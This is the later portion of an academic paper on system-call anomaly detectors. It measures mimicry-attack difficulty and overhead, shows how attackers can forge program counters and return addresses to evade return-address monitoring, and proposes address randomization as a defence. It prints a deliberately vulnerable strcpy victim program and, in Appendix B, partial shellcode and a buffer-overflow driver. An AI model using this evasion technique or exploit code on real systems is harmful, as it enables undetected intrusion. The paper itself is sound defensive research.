It might not be obvious why the mimicry attack becomes impossible when  $\Sigma = \mathbf{R}$  while it is possible for  $\Sigma = \mathbf{P}$  with the same setting of  $n$ . (For example, the graph of Apache `httpd` (`chroot`) in the

first column of Figure 1 shows that the mimicry attack is impossible when  $\Sigma = \mathbf{R}$  and  $n \geq 2$ .) Here we explain with a simple example. In Figure 3, a solid rectangle represents a state in the automaton, and  $r$ ,  $p$  and  $s$  represent a set of return addresses, a program counter and a system call number respectively. If the anomaly detector does not check return addresses, the two states  $(r_1, p, s)$  and  $(r_2, p, s)$  will collapse into one and the impossible path denoted by the dashed line will be accepted, which makes a mimicry attack possible. Thus, checking return addresses makes the automaton model more accurate.

Although the minimum number of system calls an attack makes is a good measure of the difficulty of a mimicry attack, in many cases attackers are free to make any number of system calls, as long as they do not set off any alarms in the anomaly detector. However, in the case where  $\Sigma \in \{\mathbf{P}, \mathbf{R}, \mathbf{P}^+, \mathbf{R}^+\}$ , the attack has to forge all information that is inspected by the anomaly detection system (program counters and return addresses). We thus provide a second measure on the difficulty of the mimicry attack, namely the size of the attack data, which is shown by the graphs on the second column of Figures 1 and 2. In this measure we only take into account the attack data, which is the forged program counter and the return addresses (and nothing in the case of  $\mathbf{S}$  and  $\mathbf{S}^+$ ), with the assumption of perfect compression. Again the graphs show that growing  $\Sigma$  or  $n$  makes mimicry attacks consume significantly more space. Note that the size increase in attack data could make mimicry attacks less efficient (due to the need to send more data), easier to detect, or even make some mimicry attacks impossible due to limited space in the program buffer where the attack code is inserted. For example, the size of the attack data becomes a few kilobytes on the `proftpd` program in some configurations.


The analysis so far has been focused on one mimicry attack. In an effort to quantify the difficulty of mimicry attacks in general, we define a property of an automaton state, called its *fanout*, as follows:  $\text{fanout}(q) = |\delta(q)|$ , where  $\delta(q) := \{(q, \sigma, q') \mid (q, \sigma, q') \in \delta\}$ .  $\text{fanout}(q)$  measures the number of possible states that can follow an active state  $q$ . If an attack compromises the program and, in the course of performing its attack, activates  $q$ , then only  $\text{fanout}(q)$  states can follow from  $q$ . As such,  $\text{fanout}(q)$  is a coarse measure of the extent to which a mimicry attack is constrained upon activating  $q$ . Graphs in the third column of Figures 1 and 2 show the percentage of states with  $\text{fanout}(q) = 1$  in



(x-axis in all graphs above represents the value of  $n$ , legends show the configuration of  $\Sigma$ .)

Figure 1: Evaluation results on  $\Sigma = S, P$  and  $R$  with varying window size  $n$





(x-axis in all graphs above represents the value of  $n$ , legends show the configuration of  $\Sigma$ .)

Figure 2: Evaluation results on  $\Sigma = S^+, P^+, R^+$  with varying window size  $n$




Figure 3: Two states collapse if return addresses are not checked

each automata. As seen from the graphs, the percentage of states with  $\text{fanout}(q) = 1$  increases as  $n$  increases, especially when  $n$  is small.

We note that average branching factor as introduced in [20] is a conceptually similar measure. Here we prefer to use *fanout* because *fanout* measures the property of an automaton, whereas average branching factor is a property of executions of the program, as well. Another difference is that *fanout* considers all possible transitions regardless of whether the system call that triggers it is “harmful” as determined in [20] or not. Thus for any particular automaton, *fanout* should have a much higher value than average branching factor, which is used in [5, 6, 20].

### 3.2.2 Overhead

The previous three measures give evidence that growing  $\Sigma$  or  $n$  makes mimicry attacks more difficult. However, doing so also increases the cost of the anomaly detector. We would thus like to measure the performance overhead in order to find the best configuration of  $\Sigma$  and  $n$ .

The first measure we evaluate is the cost of extracting program counters and return addresses. We run two sets of tests, one with and one without the Linux kernel configured to extract return addresses from the process when a system call is made, and measure the time it takes to do a Linux kernel compilation. Results (Table 2) show that the performance hit is especially noticeable in the system

time, which measures the time spent in the kernel. However, this translates to less than 6% increase in the overall execution time. Therefore, utilizing  $\Sigma \in \{\mathbf{P}, \mathbf{R}, \mathbf{P}^+, \mathbf{R}^+\}$  introduces only moderate overhead.

We next consider the amount of processing the anomaly detector has to do when a system call is made. At any point in time, the anomaly detector must track the active states  $q \in \mathcal{Q}$ , as well as the transitions that the next input symbol from  $\Sigma$  may trigger (“active transitions”). When a system call is made, active transitions are examined to determine the next active states and next active transitions.<sup>6</sup> We simulate executions of the FTP and HTTP server programs and measure the number of active transitions whenever a system call is made. Finally we calculate the average of these figures and present them in the fourth column of Figures 1 and 2. As shown in these graphs, growing  $\Sigma$  or  $n$  reduces the number of active transitions and thus the processing time of the anomaly detection system. Another observation is that when  $n \geq 3$ , increasing  $n$  seems to have less effect and the active number of transitions becomes very close to one.

Memory usage and storage overhead is another important measure of performance. As a coarse measure of the storage overhead, here we calculate  $|\delta|$  for each of the automata; the results are pictured in the last column of Figures 1 and 2. Intuitively, growing  $\Sigma$  or  $n$  should increase the size of  $\delta$ , due to the increase in granularity and accuracy of the automaton. This is confirmed by graphs in Figure 1. However, graphs in the last column of Figure 2 suggest opposite results, as the size of transition function of  $\Sigma = \mathbf{R}^+$  is less than those of  $\Sigma = \mathbf{P}^+$  and  $\Sigma = \mathbf{S}^+$  for some values of  $n$ . A closer look at the automata reveals that the average length of  $\sigma \in \Sigma$  (number of system calls in an atomic unit) is larger in the case  $\Sigma = \mathbf{R}^+$  than it is when  $\Sigma \in \{\mathbf{S}^+, \mathbf{P}^+\}$ , leading to a reduced number of states and a smaller transition relation for some values of  $n$ . This is true for all four FTP and HTTP programs in our implementation of the pattern extraction algorithm. However, whether this holds for other pattern extraction algorithms remains future work.

### 3.3 Discussion and recommendations

Looking at the first axis (runtime information captured by the anomaly detector), we observe that

		no checking (seconds)	checking (seconds)
average of 3 tests	overall	80.205	84.934
	user	66.397	66.917
	system	13.103	16.633
average overhead	overall		5.896 %
	user		0.783 %
	system		26.940 %

Table 2: Performance overhead for checking return addresses

checking return addresses ( $\Sigma \in \{\mathbf{R}, \mathbf{R}^+\}$ ) greatly increases the difficulty of mimicry attacks. Although these addresses could possibly be forged by attackers (see Section 4), it requires not only detailed understanding of the vulnerable program and its automaton, but also careful crafting of the attack code and sufficient buffer size for it. Since the performance overhead for checking return addresses is moderate (Table 2), an anomaly detection system should always check return addresses.

As for the second axis, the evidence suggests that forming atomic units from variable-length subsequences makes mimicry attacks difficult even with a small value of  $n$ . This is an interesting result, as a small value of  $n$  indicates smaller memory usage and storage overhead (last column of Figure 2). Although  $\Sigma \in \{\mathbf{S}^+, \mathbf{P}^+, \mathbf{R}^+\}$  introduces nondeterminism into the automaton (supposing that the technique of [13, 24] is used), with  $n \geq 2$  there are fewer than two active transitions on average, and thus the system processing time should be sufficiently small.

The third axis (value of  $n$ ) shows some tradeoff between accuracy and performance. Since increasing  $n$  has little effect on improving accuracy when  $\Sigma = \mathbf{R}^+$  and  $n \geq 2$  (refer to the first 4 columns in Figure 2), we consider the setting of  $\Sigma = \mathbf{R}^+$  and  $n = 2$  as a general recommendation, which makes mimicry attacks difficult with reasonably low costs in performance. (Some complicated programs might require  $n$  to take a slightly bigger value, with an increase in performance overhead.)

However, choosing  $\Sigma \in \{\mathbf{S}^+, \mathbf{P}^+, \mathbf{R}^+\}$  requires an extra step in constructing the automaton, which is to extract the variable-length patterns. Different parameter settings in the pattern extraction algorithm could yield very different results. It remains future work to analyze the best pattern extraction algorithm and its parameter settings. Nevertheless, our relatively simple implementation of the pattern

extraction algorithm produces very promising results for monitoring accuracy and performance.

## 4 Program counter and return address forgery

A presumption for the analysis of Section 3 was that an attacker is able to forge the program counter and return addresses of the process execution stack. In a gray-box monitoring approach, these values are extracted by the monitor automatically per system call, by directly examining the relevant portions of the process address space. As such, these values constitute state that controls the subsequent execution of the process upon return of the system call from the kernel, due to the mechanics of process execution. It is therefore not obvious that an attack could effectively forge these values: For example, the first system call of the attack would seemingly return control to the program that the process should be running. Indeed, prior work that proposed monitoring return addresses [3] largely discarded the possibility that these values could be undetectably forged.

In this section we describe how these values can, in fact, be undetectably forged. We describe this attack for the Linux execution environment, though our approach can be generalized to other environments, as well. The principle behind our attack is to modify the stack frame, so that the detector does not observe an anomaly, even for system calls made by the attack code. (Please refer to Appendix A for a brief review on the structure of a stack frame.)

We demonstrate our attack using a very simple victim program; see Figure 4. We emphasize that we have implemented successful attacks for the program in Figure 4 against (our own implementations

of) the anomaly detection techniques of [3, 16], as well as against an independent implementation of return address monitoring by the authors of that technique [3]. The victim program takes a command line argument and passes it to `f1()`. `f1()` calls another function `f2()` twice, which calls a library function `lib()`. The function `lib()` in the victim program makes a system call, with 17 as the system call number. Function `f2()` is called twice just to make the victim program have multiple system calls. The victim program is designed in this way to demonstrate how most software programs make system calls. Note that `f1()` has a local buffer that can be overflowed.

```
void lib() { syscall(17); }

void f2() { lib(); }

void f1(char* str) { char buffer[512];
                    f2(); f2();
                    strcpy(buffer, str); }

int main(int argc, char *argv[]) {
    f1(argv[1]); }
```

Figure 4: C source code of victim program

## 4.1 Forging the program counter

Upon receiving a system call from the monitored process, the program counter indicates the address of the instruction initiating the system call. Since most system call invocations are made from within a library function in `libc` (`lib()` in our sample victim program in Figure 4), the value of the program counter is often not useful, particularly for dynamically linked libraries. Therefore, in the work that introduced monitoring the program counter, Sekar et al. [16] instead trace back each system call to the most recent function invocation from the statically linked code section, and use this location as the program counter. By doing this, the program counter value will be an address in the program that results in the system call, rather than an address in the library. We take a similar approach in our work. Before the program is run, the anomaly detection system examines the section header table of the binary executable to find out address range of the code (text) section.<sup>7</sup> At runtime, it determines the program counter by tracing the return addresses from the innermost stack frame until a return address falls within that address range.

In order to evade detection by such a monitor, an attack should ensure that:

1. The address of the attack code does not appear as a return address when the anomaly detector is tracing the program counter.
2. The program counter found by the anomaly detection system is a valid address for the system call made.

Because of the first requirement, our attack code cannot call a library function to make system calls. If the attack code uses a `call` instruction, the address of the attack code will be pushed onto the stack and the anomaly detection system will observe the anomaly. So, instead of using a `call` instruction, our attack code uses a `ret` instruction. (A `jump` instruction could serve the same purpose.) The difference between a `call` and a `ret` instruction is that the `call` instruction pushes the return address onto the stack and then jumps to the target location, whereas a `ret` instruction pops the return address and then jumps to that location. If we can make sure that the return address is the address of the instruction in the library function that makes the corresponding system call, we could use the `ret` instruction in place of a `call` instruction. Figure 5a shows the stack layout right before the `ret` instruction is executed. By forging this stack frame, the address of an instruction in `lib()` will be used as the return address when `ret` is executed.

In order to satisfy the second requirement, we must forge another address on the stack, which the monitor will determine to be the location where `lib()` is called. Our attack code simply inserts a valid address (i.e., one that the monitor will accept for this system call) at the appropriate location as the forged program counter. Figure 5b shows the stack layout after the first `ret` is executed, as seen by the anomaly detection system.

As described previously, the above suffices to achieve only one system call of the attack: after it has been completed, control will return to the code indicated by the forged program counter. However, most attacks need to make at least a few system calls. Thus we have a third requirement.

3. Execution will return to attack code after an attack system call finishes.






Figure 5: Stack layouts in program counter forgery (stack grows downwards)

The idea to achieve this is to modify a return address remaining on the stack after the system call finishes. However, a challenge is that the instruction that does this modification has to be an instruction in the original program's code, because at that time execution has not returned to the attack code yet. Generally speaking, any instruction that performs assignment by pointer dereferencing could be used. For example if `a` is defined as `long*`, and `b` is defined as `long`, the instruction `*a = b;` could be used for our purpose. We just need to modify the stack, including the `ebp` value, so that `a` is the address of the return address that we want to modify, and `b` is the value of an address in the attack code. Such assignment instructions are common in C programs.

In our victim program (Figure 4) there is no instruction that performs simple assignment by pointer dereferencing like `*a = b;`. We implement our attack in a different way. In the victim program, the call to `strcpy()` is used to overflow the buffer and therefore overwrite the return address. We could execute this instruction again when the first system call made by the attack code finishes. This overflows the buffer and overwrites the return address again. Execution will return to the attack code when `f1()` returns.

Figure 5c shows the stack layout our attack has to forge in order to satisfy all three requirements. Execution will return to `strcpy()` in `f1()` and by doing that, the return address of `f1()` will be overwritten again. This ensures that execution will go back to the attack code after a system call is made. Since

execution always starts at the same location in the attack code, we need to keep some state information. This could be realized by a counter. Each time the attack code is entered the counter is checked and incremented, so that the attack code knows how many system calls it has already made.

## 4.2 Forging return addresses

We have also successfully extended our attack to anomaly detection systems that monitor the entire set of return addresses on the stack. The attack is confirmed to be successful against an implementation of anomaly detection approach proposed by Feng et al. [3].

To achieve this, we need to modify our attack only slightly to forge the entire set of return addresses on the process execution stack. In the attack described in Section 4.1, we forged one return address so that the monitor will see a valid program counter value. Here, the attack is simply required to forge more stack frames, including that for `main()`. The forgery is simpler in this case, however, as the stack frames contain only the return address and the old `ebp` value, without any arguments or local variables. These stack frames are only checked by the anomaly detection system, and they are not used in program execution at all.

## 5 Using randomization to defend against forgery attacks

In this section we propose a (white-box) randomization technique to defend against the forgery attack presented in Section 4. The attack of Section 4 requires the attacker to have an in-depth understanding of the internal details of the victim program, as well as the automaton representing the normal behavior of the victim program; e.g., the attacker must know the value of the program counter and return addresses to forge. Thus, randomization techniques could be used to render this type of attack more difficult.

Although there have been previous works on address obfuscation, e.g., [1], our goal here is to hide program counter and return address values and prevent attackers from forging them, which is different from previous works. Kc et al. [7] introduce the idea of randomizing the instruction set to stop code-injection attacks. However, our randomization technique does not require special processor support as required in [7].

An initial attempt is to randomize a base address. Two types of base addresses could be randomized: the starting address of dynamically linked libraries and the starting address of the code segment in the executable. The former can be implemented by inserting a dummy shared library of random size. The latter can be implemented by simple modifications to the linker. Changes to these base addresses are easy to implement. However, this randomization relies on only a single secret.

A more sophisticated technique is to reorder functions in the shared library and/or the executable. This can be combined with the first approach to introduce a different random offset for each function, although implementation becomes a bit more complicated. Both above techniques rely on the availability of the object code.

Although white-box approaches could be problematic on x86 platform as discussed in Section 2, reordering functions in the dynamically linked library and/or the executable is not difficult for the following reasons. First, we do not need to make any changes within a function block. Most other white-box techniques (e.g., [5, 6, 10]) need to analyze individual instructions in function blocks and insert additional instructions. Second, since the section

header table is always available for relocatable files (not true for executables) and the dynamic symbol table is always available for shared libraries, binary analysis becomes much easier.

We note, however, that even this defense is not fool-proof: if the attacker is able to view the memory image of the running process, the randomized addresses could be observed. As such, the attacker's code running in the address space of the process could scan the address space to discern the randomized addresses and then adjust the return addresses it forges on the call stack accordingly. However, this substantially complicates the attack, and possibly increases the attack code size.

## 6 Conclusions and future work

In this paper we perform the first systematic study on a wide spectrum of anomaly detection techniques using system calls. We show that previous proposed solutions could be organized into a space of three axes, and that such an organization reveals new possibilities for system-call-based program tracking. We demonstrate through systematic study and empirical evaluation the benefits and costs of enhancing each of the three axes and show that some of the new approaches we explore offer better properties than previous approaches. Moreover, we demonstrate novel mimicry attacks on a recent proposal using return addresses for system-call-based program tracking. Finally we describe how a simple white-box randomization technique can make such mimicry attacks more difficult.

We have analyzed the program counter and return addresses as the runtime information acquired by the anomaly detector. Other runtime information we have not considered is the system call arguments. It remains future work to include system call arguments in our systematic analysis. The pattern extraction algorithm used to group related system calls together as an atomic unit is another area that requires further attention.

## Acknowledgements

This work was partially supported by the U.S. Defense Advanced Research Projects Agency and the U.S. National Science Foundation.

## Notes

<sup>1</sup>Prior work [3] states only that "... the intruder could possibly craft an overflow string that makes the call stack look not corrupted while it really is, and thus evade detection. Using our method, the same attack would probably still generate a virtual path anomaly because the call stack is altered." Our attack demonstrates that this trust in detection is misplaced.

<sup>2</sup> $m$  ranges from 1 to  $n$  because the number of atomic units the anomaly detector remembers is less than  $n$  in the first  $n$  states of program execution.

<sup>3</sup>In [17],  $n$  is recommended to be 6, which corresponds to  $n = 5$  in our parlance.

<sup>4</sup>Prasad and Chiueh claim that this renders the problem of distinguishing code from data undecidable [10].

<sup>5</sup>Our exhaustive search guarantees that the resulting mimicry attack involves the minimum number of system calls made in the case of `wu-ftpd`, `Apache httpd` and `Apache httpd` with `chroot` patch. However due to the complexity of the `proftpd` automaton, we could only guarantee minimum number of intervening system calls between any two attack system calls.

<sup>6</sup>If the automaton is, in fact, deterministic, then optimizations are possible. In this analysis we do not explicitly consider these optimizations, though the reader should view the fourth column of Figure 1 as potentially pessimistic.

<sup>7</sup>Strictly speaking, this constitutes white-box processing, though qualitatively this is distant from and far simpler than the in-depth static analysis performed by previous white-box approaches. Were we to insist on sticking literally to gray-box techniques, however, we could extract the same information at run time using less convenient methods.

## References

[1] S. Bhatkar, D. DuVarney and R. Sekar. Address obfuscation: an efficient approach to combat a broad range of memory error exploits. In *Proceeding of the 12th USENIX Security Symposium*, pages 105–120, August 2003.

- [2] H. Feng, J. Giffin, Y. Huang, S. Jha, W. Lee and B. Miller. Formalizing sensitivity in static analysis for intrusion detection. In *Proceedings of the 2004 IEEE Symposium on Security and Privacy*, May 2004.
- [3] H. Feng, O. Kolesnikov, P. Fogla, W. Lee and W. Gong. Anomaly detection using call stack information. In *Proceedings of the 2003 IEEE Symposium on Security and Privacy*, pages 62–75, May 2003.
- [4] S. Forrest, S. Hofmeyr, A. Somayaji, and T. Longstaff. A sense of self for Unix processes. In *Proceedings of the 1996 IEEE Symposium on Security and Privacy*, pages 120–128, May 1996.
- [5] J. Giffin, S. Jha and B. Miller. Detecting manipulated remote call streams. In *Proceedings of the 11th USENIX Security Symposium*, August 2002.
- [6] J. Giffin, S. Jha and B. Miller. Efficient context-sensitive intrusion detection. In *Proceeding of Symposium on Network and Distributed System Security*, February 2004.
- [7] G. Kc, A. Keromytis and V. Prevelakis. Countering code-injection attacks with instruction-set randomization. In *Proceeding of the 10th ACM Conference on Computer and Communication Security*, pages 272–280, October 2003.
- [8] V. Kiriansky, D. Bruening and S. Amarasinghe. Secure execution via program shepherding. In *Proceeding of the 11th USENIX Security Symposium*, August 2002.
- [9] X. Lu. A Linux executable editing library. Master's Thesis, Computer and Information Science, National University of Singapore. 1999.
- [10] M. Prasad and T. Chiueh. A binary rewriting defense against stack based buffer overflow attacks. In *USENIX Annual Technical Conference, General Track*, June 2003.
- [11] N. Provos. Improving host security with system call policies. In *Proceeding of the 12th USENIX Security Symposium*, August 2003.
- [12] N. Provos, M. Friedl and P. Honeyman. Preventing privilege escalation. In *Proceeding of the 12th USENIX Security Symposium*, August 2003.

- [13] I. Rigoutsos and A. Floratos. Combinatorial pattern discovery in biological sequences: the TEIRESIAS algorithm. In *Proceedings of the 1998 Bioinformatics*, vol. 14 no. 1, pages 55–67, 1998.
- [14] T. Romer, G. Voelker, D. Lee, A. Wolman, W. Wong, H. Levy, B. Bershad and B. Chen. Instrumentation and optimization of Win32/Intel executables using etch. In *Proceeding of the USENIX Windows NT workshop*, August 1997.
- [15] B. Schwarz, S. Debray and G. Andrews. Disassembly of executable code revisited. In *Proceeding of Working Conference on Reverse Engineering*, pages 45–54, Oct 2002.
- [16] R. Sekar, M. Bendre, D. Dhurjati and P. Bollineni. A fast automaton-based method for detecting anomalous program behaviors. In *Proceedings of the 2001 IEEE Symposium on Security and Privacy*, pages 144–155, May 2001.
- [17] K. Tan and R. Maxion. “Why 6?”—Defining the operational limits of stide, an anomaly-based intrusion detector. In *Proceedings of the 2002 IEEE Symposium on Security and Privacy*, pages 188–201, May 2002.
- [18] K. Tan, J. McHugh and K. Killourhy. Hiding intrusions: from the abnormal to the normal and beyond. In *Proceedings of Information Hiding: 5th International Workshop*, pages 1–17, January 2003.
- [19] D. Wagner. Janus: an approach for confinement of untrusted applications. Technical Report CSD-99-1056, Department of Computer Science, University of California at Berkeley, August 1999.
- [20] D. Wagner and D. Dean. Intrusion detection via static analysis. In *Proceedings of the 2001 IEEE Symposium on Security and Privacy*, pages 156–168, May 2001.
- [21] D. Wagner and P. Soto. Mimicry attacks on host-based intrusion detection systems. In *Proceedings of the 9th ACM Conference on Computer and Communications Security*, November 2002.
- [22] R. Wahbe, S. Lucco, T. E. Anderson and S. L. Graham. Efficient software-based fault isolation. In *Proceeding of the Symposium on Operating System Principles*, 1993.
- [23] A. Wespi, M. Dacier and H. Debar. An intrusion-detection system based on the Teiresias pattern-discovery algorithm. In *Proceedings of the 1999 European Institute for Computer Anti-Virus Research Conference*, 1999.
- [24] A. Wespi, M. Dacier and H. Debar. Intrusion detection using variable-length audit trail patterns. In *Proceedings of the 2000 Recent Advances in Intrusion Detection*, pages 110–129, October 2000.

## A Review of stack frame format

The call stack of the system we are using in this paper is divided up into contiguous pieces called stack frames. Each frame is the data associated with a call to one function. The frame contains the arguments given to the function, the function’s local variables, etc. When the program is started, the stack has only one frame. Each time a function is called, a new frame is made. Each time a function returns, the frame for that function invocation is eliminated. If a function is recursive, there can be many frames for the same function. The frame for the function in which execution is actually occurring is called the *innermost* frame.

The layout of a stack frame is shown in Figure 6. `ebp` always stores the address of the old `ebp` value of the innermost frame. `esp` points to the current bottom of the stack. When program calls a function, a new stack frame is created by pushing the arguments to the called function onto the stack. The return address and old `ebp` value are then pushed. Execution will switch to the called function and the `ebp` and `esp` value will be updated. After that, space for local variables are reserved by subtracting the `esp` value. When a function returns, `ebp` is used to locate the old `ebp` value and return address. The old `ebp` value will be restored and execution returns to the caller function.




Figure 6: Stack frame layout (stack grows downwards)



## B Source code for attack in Section 4

```
#include <stdlib.h>

#define DEFAULT_OFFSET          0
#define DEFAULT_BUFFER_SIZE    545
#define NOP                     0x90

char attackcode[] =
    "\x5d"                /* pop    %ebp                */
    "\x68\x81\xf9\xff\xbf" /* push   bffff987 (arg to f1) */
    "\x68\x42\x86\x04\x08" /* push   8048642 (forge ret addr) */
    "\x83\xec\x7f"        /* sub    $0x7f, %esp         */
    "\x83\xec\x7f"
    "\x83\xec\x7f"
    "\x83\xec\x7f"
    "\x83\xec\x7f"
    "\x68\xe5\x85\x04\x08" /* push   80485e5 (after f2 in f1) */
    "\x68\xd8\xf7\xff\xbf" /* push   bffff7d8 (correct ebp of f1) */
    "\x89\xe5"            /* mov    %esp,%ebp           */
    "\x68\x47\x85\x04\x08" /* push   8048547 (end of f2)     */
    "\x55"                /* push   %ebp                 */
    "\x89\xe5"            /* mov    %esp,%ebp           */
    "\x68\xd3\x84\x04\x08" /* push   80484d3 (start of f3/lib) */
    "\x55"                /* push   %ebp                 */
    "\x89\xe5"            /* mov    %esp,%ebp           */
    "\xc9"                /* leave                                */
    "\xc3";               /* ret

int main(int argc, char *argv[]) {
    char *buff, *ptr;
    long *addr_ptr, addr;
    int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
    int i;

    if (!(buff = malloc(bsize))) {
        printf("Can't allocate memory.\n");
        exit(0);
    }

    addr = 0xbffff5d0;
    printf("Using address: 0x%x\n", addr);

    ptr = buff;
    addr_ptr = (long *) ptr;

    /* return address */
    for (i = 0; i < bsize; i+=4)
        *(addr_ptr++) = addr;

    /* no-op */
